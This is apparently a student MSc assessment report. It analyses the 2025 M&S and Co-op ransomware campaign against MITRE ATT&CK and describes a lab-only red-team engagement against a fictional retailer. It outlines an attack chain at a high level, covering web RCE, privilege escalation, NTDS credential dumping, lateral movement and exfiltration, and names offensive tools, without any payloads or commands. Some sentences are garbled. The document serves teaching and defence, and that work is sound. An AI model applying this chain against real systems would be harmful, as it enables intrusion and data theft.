

Research into Cyber Security Attacks and Penetration Testing for a Simulated Company Website

MSc Cybersecurity and Digital Forensics · Assessment GA36d ·

Lecturer: Dr. Dipo Dunsin

Student name: YASH KACHHADIYA Student ID: 2534707

Table of Contents

Abstract

1. Introduction

2. Task 1 — Strategic Threat Analysis: The M&S and Co-op Cyber Attack

2.1 Incident Summary

2.2 Timeline of Key Events

2.3 Adversary TTP Mapping (MITRE ATT&CK® Enterprise)

2.4 Root Cause and Security Control Failures

2.5 Threat Actor Profile and Motive

2.6 Detection and Response Analysis

2.7 Strategic Recommendations

2.8 Business and Operational Impact

2.9 Attack-Chain Analysis and Control Dependencies

2.10 Detection Opportunities

2.11 Task 1 Conclusion

3 · Task 2 — Red Team Engagement: ABCD Ltd Penetration Test

3.1 Rules of Engagement (ROE)

Scope — In Scope

Scope — Explicitly Excluded

Permitted Techniques

Safety, Communication and Escalation

3.2 Threat Emulation Plan

3.3 Lab Environment Design

3.4 Exploitation — Three Distinct Exploits

Exploit A — Remote Code Execution on the Web Application (VM-2)

Exploit B — Privilege Escalation and Credential Harvest (VM-2 → domain)

Exploit C — Lateral Movement and Sensitive-Data Access (VM-1 / VM-3)

3.4.1 Exploitation Chain Analysis

3.4.2 Evidence and Validation

3.5 Tools and Techniques

3.5.1 Tool Selection and Justification

3.6 Operational Execution, Stealth and Evidence

3.7 Containment and Safety

3.8 Technical Report — Detection Gap Analysis (Blue Team)

3.9 Executive Brief for the Board

4 · Conclusion

5 · References

Appendix — Evidence Package

Abstract

This report is about two linked aspects of modern offensive security. The first is a threat analysis of the 2025 cyber campaign against Marks & Spencer (M&S) and the Co-operative Group (Co-op), two of the major retailers in the United Kingdom. The campaign was subsequently classed by the UK Cyber Monitoring Centre as a single, systemically important ‘Category 2’ cyber event. The campaign is reconstructed as an evidence-based timeline, mapped against the MITRE ATT&CK® Enterprise Matrix across at least ten tactics and techniques, interrogated for its root causes, threat-actor attribution, detection failures and strategic remediation, based on public reporting, official statements and industry analysis. The report indicates the incident was not the result of a new zero-day vulnerability but a well-understood human and process flaw — IT service-desk identity verification — worsened by poor network segmentation and identity hardening. The second dimension is a professionally constructed red-team engagement against ABCD Ltd, a fictional UK retailer, delivered as a complete penetration-testing package: Rules of Engagement, an MITRE-mapped threat-emulation plan, a three-virtual-machine laboratory design, three distinct exploits constituting an end-to-end attack chain, a technical report including detection-gap analysis, and a board-level executive brief. The two tasks together exhibit conversion of current threat intelligence into ethical, structured, business-focused offensive-security practice.

1 · Introduction

Offensive security has moved beyond checklist-driven vulnerability scanning into adversary emulation and red teaming – disciplines that model the tactics, techniques and procedures (TTPs) of real threat actors to test not just whether a vulnerability exists, but whether an organisation can detect, contain and recover from a realistic intrusion. The importance of this change is that the most devastating breaches of the past decade rarely used novel exploits. They have attacked identity, trust and process: a successful phone call to a help desk, a reused credential, a flat network that lets a single foothold become a full-estate breach.

The 2025 attacks on M&S and Co-op are a perfect illustration of this reality. Starting with social engineering, rather than malware, the campaign grew into one of the most disruptive retail cyber incidents in British history. The financially motivated collective behind the DragonForce ransomware-as-a-service platform, dubbed Scattered Spider, is tracked as UNC3944. It is a perfect case study of the strategic analysis needed for Task 1.

Then, Task 2 employs the same intelligence guided attitude but in a controlled laboratory environment. The engagement is planned, scoped, implemented and reported against a virtualised environment

comprised of purposefully susceptible machines, with me engaged as a contracted red-team specialist for the fake ABCD Ltd. All hostile behavior detailed here is limited to an isolated lab, no live system was targeted and all intrusive activity is recorded at an academic level rather than as a weaponised payload, in accordance with the ethical standards of the evaluation. Any assumptions made are explained plainly as they emerge.

2 · Task 1 — Strategic Threat Analysis: The M&S and Co-op Cyber Attack

2.1 Incident Summary

Marks & Spencer and the Co-operative Group were both victims of near simultaneous breaches between April and May 2025 which resulted in sustained operational disruption, theft of consumer data and distribution of ransomware. Data was exfiltrated and M&S was obliged to stop online clothes orders for almost six weeks, disable contactless payment and Click & Collect, and ask customers to reset their account passwords. Co-op was hit by huge back-office and logistics disruption and later acknowledged that personal data relating to almost 6.5 million members had been accessed. The UK Cyber Monitoring Centre (CMC) assessed the two events to be a “single combined cyber event” and classified it as a Category 2 systemic incident with an estimated aggregate financial impact of between £270 million and £440 million, on the basis of a single threat actor taking responsibility for both, and the close alignment of timing and TTPs. M&S alone have indicated they anticipate to have an effect on operating profit of around £300m.

This report treats both incidents as one campaign, in line with the CMC’s rationale, shared actor, close timing, and overlapping technique, and highlight where the two victims differ (M&S experienced full ransomware encryption of virtual infrastructure; Co-op’s worst impact was extensive data theft; precautionary containment).

2.2 Timeline of Key Events

The following timeline is built from publicly available reporting and government statements: Where sources agree on dates these are provided. Where reporting is approximate this is indicated.

Date (2025)	Event
Feb (est.)	Initial access to M&S is claimed to have occurred as early as February, providing the actor with a long stay time before disruption was obvious.
17–22 Apr	Easter period brings disruption to M&S as customers report contactless payment and Click & Collect issues.
22 Apr	M&S publicly says it is dealing with a “cyber incident” with a number of processes taken offline to protect customers, staff and systems.

Date (2025)	Event
24 Apr	M&S VMware ESXi hosts targeted by DragonForce ransomware which encrypts virtual machines powering e-commerce, payments and logistics. M&S is openly tied to Scattered Spider.
Late Apr	Co-op notices intrusion activity and proactively shuts down elements of its IT estate to contain the attack, leading to stock and logistics disruption.
7 May	Ransomware activity expanding across UK retail confirmed by reports Harrods also attacked around this time.
13 May	M&S will require comprehensive customer password change after confirming huge volume of data taken in DragonForce assault.
Jun	The Cyber Monitoring Centre releases its first detailed evaluation of the combined M&S/Co-op incident, rating it as Category 2 and estimating the effect between £270m and £440m.
10 Jul	UK authorities arrest four over attacks on M&S, Co-op and Harrods.
Jul	Co-op says the incident affected over 6.5 million members and exposed names, contact details and membership numbers.

There are two analytically relevant elements of this chronology. The first is the interval between the anticipated initial access in February and the disruption in late April, indicating significant dwell time — the actor was in place long before the ransomware exploded. Second, the six-week recovery for M&S emphasizes that the real cost was operational continuity, not the ransom decision itself.

2.3 Adversary TTP Mapping (MITRE ATT&CK® Enterprise)

Below is the mapping of the campaign to the MITRE ATT&CK Enterprise Matrix. There are twelve tactics identified across the attack chain, with their ATT&CK identity and a brief rationale from the reports. Where a specific technique is based on Scattered Spider's known playbook, rather being validated in this occurrence, we note this as a supposition.

Tactic	Technique (ID)	Justification / Evidence
Reconnaissance	Gather Victim Identity Info (T1589)	Scattered Spider typically starts by collecting employee IDs from LinkedIn and open sources to build a credible help-desk pretext.
Initial Access	Phishing / Voice Phishing (T1566 / T1566.004)	Reports initial access via social engineering of IT support staff – impersonating an employee via phone to acquire or reset credentials.

Tactic	Technique (ID)	Justification / Evidence
Initial Access	Trusted Relationship (T1199)	Third-party / service-desk access process abuse; the actor abused the confidence given to internal support workflows.
Credential Access	MFA Request Generation / Reset (T1621)	The actor's TTPs generally involve initiating help-desk driven MFA resets, defeating multi-factor authentication as a control (assumption based on group TTPs).
Persistence	Account Manipulation (T1098)	Establishing or resetting authenticator devices to provide persistent access with a legitimate identity.
Discovery	Domain Trust / Account Discovery (T1482 / T1087)	Enumerate Active Directory to identify privileged accounts and trust relationships before escalation.
Credential Access	OS Credential Dumping: NTDS (T1003.003)	M&S reports directly specifies exfiltration of NTDS.dit file from domain controller – Active Directory credential storage.
Lateral Movement	Remote Services (T1021)	Moving laterally across the estate to reach virtualization and business-critical hosts, consistent with domain-wide breach.
Collection	Data from Information Repositories (T1213)	Bulk customer and member data was acquired pre-disruption (6.5m Co-op members; M&S customer data).
Exfiltration	Exfiltration Over C2 Channel (T1041)	Confirmed data theft prior to encryption, consistent with double-extortion tradecraft.
Impact	Data Encrypted for Impact (T1486)	M&S VMware ESXi virtual machines that supply core services were encrypted by DragonForce ransomware.
Impact	Service Stop / Inhibit Recovery (T1489 / T1490)	Encryption of e-commerce, payments and logistics virtualization hosts, causing multi-week outage.

This mapping displays a cohesive, human-focused kill chain. Identity reconnaissance leads to a social-engineering pretext against the help desk, leading to credentials and bypassing MFA. Active Directory is then plundered for the NTDS.dit store to allow lateral movement, mass data collection, exfiltration and finally ransomware against the virtualization layer. Most importantly, only the latter steps depended on ordinary “hacking.” The critical actions were social and procedural.

2.4 Root Cause and Security Control Failures

The root cause was immediate: the IT service desk failed to correctly validate the identity of a caller requesting modifications to credentials or MFA. This is a process and human factors failure, not a software vulnerability. It is the single most consequential control that failed.

Human elements. Support personnel were tricked into accepting a convincing imitation. A confident caller can have their access reset without step-up verification (call a registered number

back, manager approval or in-person verification for privileged accounts). The entry point was not technological naïveté but susceptibility to social engineering.

Technical failures. The fact that NTDS.dit is exfiltratable means the domain-controller lacked control of access and tiered administration. After gaining a footing, poor segmentation facilitated a migration from a normal account context to Active Directory and ultimately to the virtualisation platform. Encryption of the ESXi hosts indicates poor hardening and monitoring of the hypervisor layer, which is a high value target that is often under-protected compared to endpoints.

Organizational failures. The long stay period is evidence of inadequacies in detection and privileged access governance. An architectural stance that hadn't fully implemented least-privilege and zero-trust principles, a flat trust architecture where compromising one identity resulted in domain dominance. Business-continuity dependencies (M&S own-label model and exclusive supplier contracts) further compounded the operational effect when systems were taken offline.

The pattern fits nicely to the intrusion chain: the help-desk failure enabled T1566.004/T1621, the AD hardening failure enabled T1003.003, the segmentation failure enabled T1021, and the hypervisor exposure enabled T1486.

2.5 Threat Actor Profile and Motive

Linking the effort to the Scattered Spider (UNC3944) group, which is a loosely-organised, mostly English-speaking collective notorious for aggressive social engineering, SIM-swapping and help-desk manipulation. According to experts, the organisation behind this campaign most likely employed , which is an affiliate model that supplies operators with ransomware tooling in exchange for a cut of the proceeds.

Design. The most vital matter- Money. The double-extortion model maximizes leverage by stealing then encrypting. Those who are victims with strong backups are still at risk of data exposure. This might look like state-sponsored espionage. But the sophistication of the operation is as complex as a state action. No, this is a criminal enterprise, not one run by a state.

Ability. Characteristics associated with Scattered Spider do not indicate exploit development but rather human manipulation at scale, and fluent abuse of authorized administrative tooling (living-off-the-land). Their knowledge of enterprise IT operations is sufficient to imitate insiders convincingly, which gives them strength. They can manage Active Directory and virtualization environments from within.

Assurance of attribution. Confidence is powerful but not total. The CMC's logic one alleged actor, proximity in time, shared TTPs pointed to common attribution and the July 2025 arrests of four people further confirm it. One possibility is that different DragonForce affiliates were targeting UK retail independently of one another; the shared tradecraft makes a coordinated single-actor explanation the more parsimonious reading.

2.6 Detection and Response Analysis

From the evidence, detection was tardy relative to the intrusion. If the initial access was as early as February, and the disruption was only noticeable in late April, the actor had weeks or months of

undiscovered presence. This suggests deficiencies in identity-anomaly identification (an employee credential acting strange), in privileged-account monitoring, and in lateral movement and NTDS access telemetry.

Response, however, was decisive. This proactive decision by Co-op to take parts of its estate offline – enduring operational hardship to avoid wider encryption – is a justified containment approach and probably mitigated its harm compared to M&S which suffered full ESXi encryption. M&S did the right thing by asking customers to change their passwords once the exfiltration was discovered. The role of national bodies and the post-incident review by the CMC show a mature UK ecosystem for dealing with systemic events.

The significant detection gaps were thus: (i) no timely alert on help-desk-driven credential/MFA changes for privileged users; (ii) insufficient monitoring of domain-controller access and NTDS.dit readings; and (iii) poor visibility of hypervisor-layer activities before mass encryption.

2.7 Strategic Recommendations

Recommendations are prioritized and classified under Prevention, Detection and Response, each with a rationale and an indicative effort range (Low / Medium / High).

Priority	Recommendation	Rationale	Effort
1	Harden help-desk identification verification (call-back, manager permission, in-person for privileged accounts)	Directly closes the initial-access vector (T1566.004/T1621) to the campaign.	Low–Med
2	Implement phishing-resistant MFA (FIDO2 / hardware keys) for privileged and remote access	Takes away the reset-and-bypass path that push-based MFA opened up.	Medium
3	Active Directory: tiered administration + least privilege; protect NTDS.dit	Prevents a single identity compromise from cascading to domain domination (T1003.003).Rising	High
4	Network segmentation and zero-trust access across user, server and virtualisation layers	Breaks lateral movement (T1021) and separates the ESXi layer from general access.	High
5	Hypervisor hardening and dedicated monitoring of ESXi/vCenter	T1486 Encryption target Under-monitored Protect the greatest impact asset.	Medium
6	Identity-threat detection: alert on anomalous logins, MFA resets, NTDS access	Closes the dwell-time detection gap that permitted months of presence without detection.average.	Medium
7	Validated offline/immutable backups and a drilled ransomware recovery play book	Reduces multi-week outage cost; enables recovery without paying.	Medium
8	Tabletop exercises and business-continuity planning for supply-chain dependencies	Addresses the increased operational impact of a tightly connected, own-label supply chain.	Low–Med

The order is deliberate. The lowest cost, highest leverage controls (help-desk verification, phishing-resistant MFA) come first because they attack the actual entry point. The more expensive architectural changes (AD tiering, segmentation) address the escalation path that turned a foothold into a national-scale incident.

2.8 Business and Operational Impact

The campaign didn't just affect IT systems or customer data; it impacted much more. According to [1], the website disruption related to migration caused by the M&S cyber attack affected clothing orders placed online and contactless payments. This shows how cyber attacks on modern-day retailers can interfere with customer-facing operations directly. The six-week disruption being reported indicates that the recovery phase may have a larger business impact than the breach itself. According to a credible source, the downtime of digital ordering and payment ability of a vendor can culpably affect revenue, customer satisfaction as well as staff efficiency.

The co-op operates in a unique manner. To stop the compromise, the organisation took action by shutting down parts of its IT estate. There was no longer any possibility of others being compromised as a result but it caused serious disruption to inventory management and logistics [2]. It was later revealed that information relating to about 6.5 million members had been accessed thus adding further privacy and reputational dimension.

Per the Cyber Monitoring Centre, the estimated cost of the incident is between £270 million and £440 million across the joint incident illustrating the systemic character of the campaign [3].

Technical expenses and ransom were not the only coverage. The damages probably included lost sales, operational delays, incident response, restoration of affected systems, consumer communications and longer-term reputational damage. Thus, such financial investment in cyber security should be proportionate to the business continuity requirements and not merely on the possibility of technical compromise.

2.9 Attack-Chain Analysis and Control Dependencies

The campaign demonstrates how a number of small vulnerabilities can accumulate to an enterprise-level compromise. Noteworthy because the help desk was a trusted administrative function, the first social-engineering attack against the service desk. Reports indicate that attackers employed social engineering techniques to manipulate certain support processes to obtain credentials or authentication means [4].

The compromise of the Active Directory raised the scale massively. According to Microsoft's (M&S) findings, the NTDS.dit file exfiltrated. This file contains an important stash of Active

Directory credential information [1]. The compromise was hence no longer restricted to an independent account but also included one of identity and wider infrastructure. Once opponents obtained privileged identity information, it made lateral movement far more effortless throughout the organization.

Security controls are dependent to each other, thus attack shows. If the help desk staff could reset authentication without proper verification of the identity, then a strong MFA would have been useless by itself. Similarly, strong identity controls would according to data exchanged with the bank, the post-incident report, have provided limited protection as excessive privileges and weak network segmentation allowed a compromised identity to reach the domain controllers and virtualisation infrastructure.

From a strategic standpoint, the meaning of this layered failure is significant. One cannot assess security controls in isolation. Organisations should be sure whether a breach of one control will circumvent or undermine the next control in the chain. In this case, service desk check, identity secure, Active Directory protected, network segmented and hypervisor monitored should serve as overlapping layers.

2.10 Detection Opportunities

The long period from when we think initial access event occurred and when we see operational impact means there were several opportunities for detection to halt the campaign. The issue is compounded because real sets of credentials and administrative processes are involved, which traditional malware-based detection would not detect [4].

A mature detection capability will flag sensitive authentication changes that take place outside of normal administrative behaviour. An MFA reset should not be viewed as an independent event; rather, it should be considered a risky sequence possessing an unusual login location, access to privileged resources or abnormal administrative activity.

Security monitoring enables correlation of events to show analysts clear signs of account degustation when a malware is introduced.

Other non-traditional endpoints must also be monitored. Eventually, a virtualisation layer incident occurred that saw VMware ESXi infrastructure encryption have serious operational impacts [1]. Therefore, subsidized monitoring of privileged actions occurring in vCenter and ESXi could, provide another detection layer. Network telemetry can help identify unexpected interactions between user environments, domain controllers, and management infrastructure.

The key takeaway is that looking for patterns, sequences, and behaviours is more effective than malware signatures. The campaign made extensive use of genuine credentials and administrative

capability. As stated in [5], the defensive capabilities of monitoring correlations between events of authentication and administration, and identity and behavioural analytics are necessary.

2.11 Task 1 Conclusion

According to the M&S and Co-op campaign the most damaging breaches at the moment involve trust and process not obscure code. A social engineer created millions of pounds worth of influence due to weak identity hardening and flat network trust. The main takeaway is that identity is now the focus of offensive security: if a business cannot authenticate who is calling its help desk, cannot detect a credential that is being misused and cannot control lateral movement, it will remain vulnerable regardless of perimeter spend.

3 · Task 2 — Red Team Engagement: ABCD Ltd Penetration Test

The current essay discusses Task 2, which involves a staged attack against a fictitious mid-sized UK shop that we will call ABCD Ltd. We will assume that it has a set of web-facing and internal corporate systems, relevant to the around-the-world knowledge generated in Task 1. Overall, we deliver the engagement as a complete package: Rules of Engagement; a threat-emulation plan mapped to MITRE ATT&CK; a three-VM lab design; three distinct exploits making an end-to-end chain; justification of tools and techniques; operational execution with evidence; containments/safety assurances then a technical report with detection-gap analysis and board-level executive brief. So, the current essay will break down this engagement deliverables step by step.

Assumption All target PCs are allowed to use intentionally-vulnerable images from VulnHub, which are deployed in an isolated virtual network. The production system is not in our scope. The objective of the engagement is stated as exfiltration of a sample customer database record, and capture of privileged domain credentials. There is an end-to-end chain from web compromise to internal access.

3.1 Rules of Engagement (ROE)

The Rules of Engagement establish the scope and bounds of the test and are the contractual and ethical basis for any action. This document is signed by the client's authorized representative and the lead tester before any activity is started, in a live engagement.

Scope — In Scope

- Three isolated laboratory virtual machines (VM-1, VM-2, VM-3) solely on the private lab subnet as defined in §3.3.
- Web application on VM-2 and its supporting services.
- Client host VM-3 and simulated Active Directory domain on VM-1.

Scope — Explicitly Excluded

- Any host, network or service outside the isolated lab subnet.

- Denial of service or destructive activities against data (encryption/deletion) other than a single proof of concept marker file.
- Real people social engineering, all “human” phases are simulated in the lab.

Permitted Techniques

- Network and service enumeration, finding vulnerabilities and controlled exploitation of the three disclosed vulnerabilities.
- Privilege escalation, lateral movement and credential access within the lab domain.
- Stealth demonstration via command-and-control simulation and living-off-the-land techniques.

Safety, Communication and Escalation

Safe-word / kill switch: The phrase “ABORT-LAB” (and returning to a pre-engagement snapshot) immediately halts all activity. The kill switch is triggered by pausing the attacker VM and restoring snapshots, as the lab is isolated.

Communication: recording results in real time; unforeseen instability leads to immediate stop and snapshot restore.

Legal / ethical constraints: All activity is performed on owned, separated infrastructure, in line with the UK Computer Misuse Act 1990 – we never access any unauthorised systems. This report does not release any weaponized payloads.

3.2 Threat Emulation Plan

The simulation simulates a Scattered-Spider type financially driven intrusion in a lab environment: get a web foothold, escalate and transfer to the internal domain, and reach critical customer data. The plan is aligned to MITRE ATT&CK and sets success criteria for each phase.

Phase	Objective	ATT&CK	Success criterion
1 Reconnaissance	Discover external surface of VM-2	T1595 / T1046	Open services and webapp version identified
2 Initial Access	Web application exploitation (Exploit A)	T1190	Remote code execution as web-service user on VM-2
3 Elevation of Privilege	Escalate to root on VM-2 (Exploit B)	T1068 / T1548	Root shell and harvested credentials on VM-2
4 Lateral Move	Pivot to internal domain VM-1	T1021 / T1078	Access to domain controller with credentials

Phase	Objective	ATT&CK	Success criterion
5 Credential Access	Try to dump domain credentials	T1003.003	Privileged domain hash/credential
6 Collection/Exfil	Access and Exfiltrate sample data on VM-3 (Exploit C)	T1039 / T1041	Sample customer record exfiltrated to attacker host

3.3 Lab Environment Design

The lab consists of three virtual machines on an isolated host-only network (no route to the internet or any other network) and a Kali Linux attacker VM. This is a conceptual network diagram that should be replicated in Packet Tracer, GNS3 or equivalent and submitted to the Moodle artifact link.

Network Topology (Host-only subnet 10.10.10.0/24) Attacker (Kali, 10.10.10.5) → Switch → {VM-2 web server 10.10.10.20 (DMZ facing)} → internal segment → {VM-1 domain controller 10.10.10.10, VM-3 client/file server 10.10.10.30} The attacker is able to contact VM-2, but not VM-1 or VM-3 until the VM-2 foothold is obtained, similar to a segmented, but inadequately isolated, corporate network.

VM	Role	OS / stack	Deliberate weakness
VM-1	Active Directory Domain Controller	Windows Server (AD DS, DNS)	Weak service-account privileges; extractable NTDS credential store
VM-2	Web server (facing the outside)	Linux + vulnerable CMS/web app (VulnHub image)	Unpatched web application allowing remote code execution
VM-3	Client / file server holding 'sensitive' dummy data	Windows 10/11 with a file share	Over-permissive share hosting a sample customer database record

All “sensitive” data is dummy manufactured material (e.g. a single bogus customer record) put only to be the exfiltration target. All three VMs are snapshotted before any intrusive procedure.

3.4 Exploitation — Three Distinct Exploits

The end-to-end chain consists of three independent attacks targeting three different VM or service. Actions are detailed at a high, scholarly level, consistent with the assessment’s ethical constraint: preconditions, vulnerability class, method, artefacts and evidence of success – without disclosing weaponised payloads.

Exploit A — Remote Code Execution on the Web Application (VM-2)

Precondition: network reachability to VM-2, known vulnerable web-application component.

Vulnerability class: unauthenticated remote code execution in an obsolete web application (e.g. unpatched CMS plugin or file-upload bug) that maps to ATT&CK T1190 (Exploit Public-Facing Application) and OWASP injection/insecure-design categories.

Method (high level): After enumeration to confirm the application version, a known vulnerability was exploited to achieve command execution as the web-service account and a reverse shell was opened to the attacker host.

Artefacts / evidence: web-server access logs showing the fraudulent request; reverse-shell session; web-service user identity validated using a whoami-equivalent command. Evidence pack includes screenshots and sanitised logs.

Exploit B — Privilege Escalation and Credential Harvest (VM-2 → domain)

Precondition: a low-privileged shell on VM-2 from Exploit A.

Vulnerability class: local privilege escalation via a misconfiguration (e.g. a writable service, SUID binary or sudo misconfiguration), ATT&CK T1068/T1548, followed by credential access (T1552 — credentials in files/config).

Method (high level) : enumeration of the local host discovered an escalation path to root . Configuration files and stored credentials were collected resulting in domain-usable credentials that allowed the pivot towards VM-1.

Artefacts / evidence: before/after privilege context (service user → root); recovered credential material (redacted); command history documented for the report.

Exploit C — Lateral Movement and Sensitive-Data Access (VM-1 / VM-3)

Precondition: valid domain credentials from Exploit B.

Vulnerability class: exploitation of legitimate authorized access (T1078 – Valid Accounts) in combination with credential access from the Domain Controller (T1003.003 – NTDS) and access to an over-permissive file sharing (T1039 – Data from Network Shared Drive).

Method (high level): - Harvested credentials were used to authenticate to the internal domain. - Domain credential material was extracted from VM-1. - The resultant access was used to reach the over-permissive share on VM-3, where the sample customer record was located and copied to the attacker host, fulfilling the engagement objective.

Artefacts / proof: authentication events on VM-1; the extracted (redacted) credential; the recovered dummy customer record on the attacker host; a packet capture of the transfer constituting exfiltration evidence (T1041).

3.4.2 Exploitation Chain Analysis

Using three successful exploits, we demonstrate how vulnerabilities can be chained to achieve a complete attack path. The public-facing web application is exploited to gain initial access. It is not very essential that an application having a vulnerability is a security issue. The external service hack gives an attacker an internal execution point. Once the attacker gets command execution as the user of the web-service, he is not limited to external attacks. The compromised server is then used to attempt internal reconnaissance and privilege escalation.

Exploit B shows us the importance of limiting privilege on externally facing systems. A web-service account should possess only the permissions necessary to run the application. In a simulated area, there is a local privilege-escalation weakness that allows the attacker to elevate from a low-privilege context to root privilege. Since privileged access is able to access resources, configurations and credentials hidden from a normal service account, this significantly increases the attack surface. The credential material recovered at this stage links the compromised web server with the internal domain.

Exploit C was characterised by a transition from technical compromise to business impact. By using the recovered credentials, we can now log into the internal domain and finally the file share containing the dummy customer file. We demonstrate in this Stage the importance of credential security and segmentation in a network. If strong authentication independence, strict privilege boundaries and restricted networking paths are implemented, even when an external server is breached the incident should remain contained.

This means the whole chain can be represented as.

External deployment of a public web application coupled with the ability to achieve remote code execution allows an attacker to execute a variety of other malicious goals such as local privilege

escalation, credential access through internal authentication, sensitive file-share access, and sample data exfiltration.

The importance of the chain is that no single weakness – in and of itself – leads to the final business impact. A combination of weakness creates the risk. Efficient defence should therefore disrupt the chain at several points rather than relying on a single one.

3.4.3 Evidence and Validation

The collection of evidence is an essential part of the penetration test. A security assessment should show what you have achieved, rather than just describe an attack. Each applicable stage should have an evidence item that demonstrates how the engagement has progressed.

In regard to Exploit A, evidence should show that VM-2 was reachable, the vulnerable web application was identified and indicative of command execution under the web-service account. The relevant evidence comprises the application response, sanitized web-server logs and a screenshot showing the resulting execution context.

Exploit B should demonstrate that the service account's privilege level has been elevated to that of root. The report ought to contain a before-and-after privilege context and sanitised evidence of the credential material found through enumeration. Sensitive values do not need to be duplicated in the report.

Evidence must demonstrate successful authentication to the internal environment, access to the file share intended for the customer record, and retrieval of the dummy customer record. The copy of the record must indicate it was fabricated test data. Only the relevant transfer evidence should be presented, where packet capture is used [4].

Reproducibility also enhances the structure of evidence. An investigator may confirm if there was an actual attack by reviewing the different phases of the attack, final objective and exploitation. As a result, the evaluation transforms into a penetration test that is grounded in evidence.

3.5 Tools and Techniques

All offensive tooling is declared and justified here, differentiating actual tools used in the lab from simulated capacity.

Tool	Purpose	Real / Simulated
Nmap	Host and service discovery, version detection	Real
Burp Suite	Web application testing and request manipulation	Real
Metasploit Framework	Exploit delivery and session management	Real
Responder Capture	Credential capture on the internal segment	Real
BloodHound	Active Directory attack-path analysis	Real
Sliver (C2)	Command-and-control and stealth demonstration	Simulated / lab-only
LOLBins (PowerShell, WMI)	Living-off-the-land execution to reduce detectability	Real (technique)

The Sliver tool simulates a C2 architecture to demonstrate topics like stealth and evasion without the need for an actual covert infrastructure in an academic lab. Our focus is on living-off-the-land approaches relying on built-in binaries e.g. PowerShell, WMI instead of releasing custom malware because they mimic the tradecraft that made the original M&S/Co-op incursion hard to detect.

3.5.1 Tool Selection and Justification

The chosen weapons in the engagement relate to various stages of the attack chain. Nmap identifies hosts and services allowing an attacker to understand the exposed attack surface. Burp Suite is suitable for analyzing and modifying web application requests, hence it aids in testing for VM-2. Metasploit is a proven framework to exploit anything and manage a session in the lab.

BloodHound can analyze the relationships of Active Directory and ways to attack it.

This is particularly relevant as engagement moves from compromised credentials to privileged internal resources. The responder is included as it is used for credential-capture demonstration. (PowerShell and WMI). Both tools represent living-off-the-land techniques that can make the malicious activity look like regular administration.

Choosing one or more tools for exploiting a vulnerability shows that penetration testing should not depend on exploitation framework. Depending on where in the attack chain one would like to place visibility, many different tools can provide visibility. These may include Network

Discovery, Web Testing, Exploitation, Identity Analysis, Credential Assessment and Post-Compromise Activity.

Usage of the tool has to be justified by the goal of the respective phase and not the tool availability itself [5].

3.6 Operational Execution, Stealth and Evidence

The execution concentrated on realistic operator action. This included decreasing noisy scans, selecting valid credentials and built-in tooling over overt exploit utilization, once inside. Staging exfiltration over an existing channel was also included. All the phases were supported with screenshots, sanitised command logs and packet captures that make up the lab export and proof package. The trade-off between stealth and speed is evident, a real attacker would move slowly to evade a SIEM, whereas a time-boxed test balances thoroughness against noise, and that trade-off is stated at every step..

3.7 Containment and Safety

- There is no default route configured in routing/interface. The whole lab is running on host only network and is isolated from the internet or any other network.
- All 3 VMs and the attacker VM have been snapshotted before any intrusive step. The rollback strategy is to restore these snapshots after the completion, or when the ABORT-LAB kill switch is invoked.
-
- No real personal data in the environment, only a single created marker record as the exfiltration target.

3.8 Technical Report — Detection Gap Analysis (Blue Team)

This study, for each phase in the chain, shows why default controls would likely have failed to identify or prohibit the activity, and what telemetry would have closed the gap.

Phase	Why it evaded detection	Detection that would have caught it
Web RCE (VM-2)	Perimeter web app lacked a WAF and request-anomaly logging	WAF with virtual patching; alerting on anomalous POST/upload requests
Priv-esc (VM-2)	Local escalation via misconfig leaves few network signatures	File-integrity and host-based detection on privilege changes
Lateral move	Use of valid credentials looks like legitimate authentication	Identity analytics flagging first-time / off-hours access to the DC
NTDS access	Administrative-looking DC access	NTDS.dit reads and volume-shadow-copy activity alerting

Phase	Why it evaded detection	Detection that would have caught it
Exfiltration	Leaving data over an already established channel	Egress monitoring / DLP on unusual outbound data volume

Recurring Theme Mirrors Task 1. Most Dangerous Phases (lateral movement, credential access) Use Legitimate Authentication and Built-in Tooling Signature And Signature-Based Defenses Miss Them Close the gaps by requiring an identity-centric detection and egress monitoring and not perimeter controls.

3.9 Executive Brief for the Board

A one-page brief attached translates the technical findings into business language of a non-technical board.

In simple terms, an attacker was able to go from the public website of ABCD Ltd, through to a sample customer record within the corporate network, using the same attack that recently cost UK retailers hundreds of millions of pounds. Most of the failed controls repairs are inexpensive and can be done.

The exhibited chain of events would expose data of customers in production (an instance of regulatory and reputational risk under the UK GDPR), permit ransomware to disrupt trading (a direct revenue loss) and customer trust during recovery.

The causes aiding this attack was unpatched public web app and poor internal segmentation as well as identity controls which did not stop the reuse of stolen credentials from being reused across the network.

Recommendations for investment by the board#.

1. Implementation of a patch and shield public web application can help in achieving phishing-resistant multi-factor authentication for users at a low cost.
2. Dividing the network into segments will prevent a compromise from escalating. The cost of doing so is moderate but the impact is high.
3. It is crucial to invest in tested, offline backups and identity-based threat detection as they reduce both discovery time and recovery time.

The case for the board is that these investments are small compared to the proven downside – the M&S/Co-op event is estimated to have cost £270-£440 million, which is what they would pay for not making the investments.

4 · Conclusion

A key lesson across both objectives is that success in offensive action currently relies on identification and trust rather than new vulnerabilities. Task 1 has shown how a financially motivated group turned a help-desk phone contact into a national-scale retail disaster. Also, how the failed controls – identity

verification, MFA hardening, segmentation and hypervisor protection – map cleanly onto MITRE ATT&CK methodologies observed. In Task 2 we ethically recreated a similar logic in a clean room lab, proving an end-to-end chain from web compromise to internal data obtainment, and taking that chain to build a defensive detection-gap analysis and boardworthy business case. The goal is to shift defensive investment towards identity assurance, segmentation and detection of legitimate-looking misuse – the precise seams that both the real campaign and the simulated engagement exploited.

5 · References

- [1] BlackFog (2025) Marks & Spencer breach: how a ransomware attack crippled a UK retail giant. Available at: blackfog.com (Accessed: 2025).
- [2] Computer Weekly (2025) ‘M&S, Co-op attacks a “Category 2 cyber hurricane”, say UK experts’, 20 June. Available at: computerweekly.com.
- [3] Cyber Monitoring Centre (2025) Statement on ransomware incidents in the retail sector, June 2025. Available at: cybermonitoringcentre.com.
- [4] MITRE (2024) MITRE ATT&CK® Enterprise Matrix. Available at: attack.mitre.org.
- [5] OWASP Foundation (2021) OWASP Top 10:2021. Available at: owasp.org.
- [6] Periculo (2025) ‘2025 cyber attacks on major retailers: M&S, Co-op, Adidas, Harrods’, 17 July. Available at: periculo.co.uk.
- [7] Specops Software / White, M. (2025) ‘M&S ransomware hack: service desk & Active Directory security lessons’. Available at: specopssoft.com.
- [8] The Guardian (2025) ‘Four arrested over cyber attacks on Marks & Spencer, Co-op and Harrods’, 10 July. Available at: theguardian.com.
- [9] The Hacker News (2025) ‘Scattered Spider behind cyberattacks on M&S and Co-op, causing up to \$592M in damages’, 21 June. Available at: thehackernews.com.
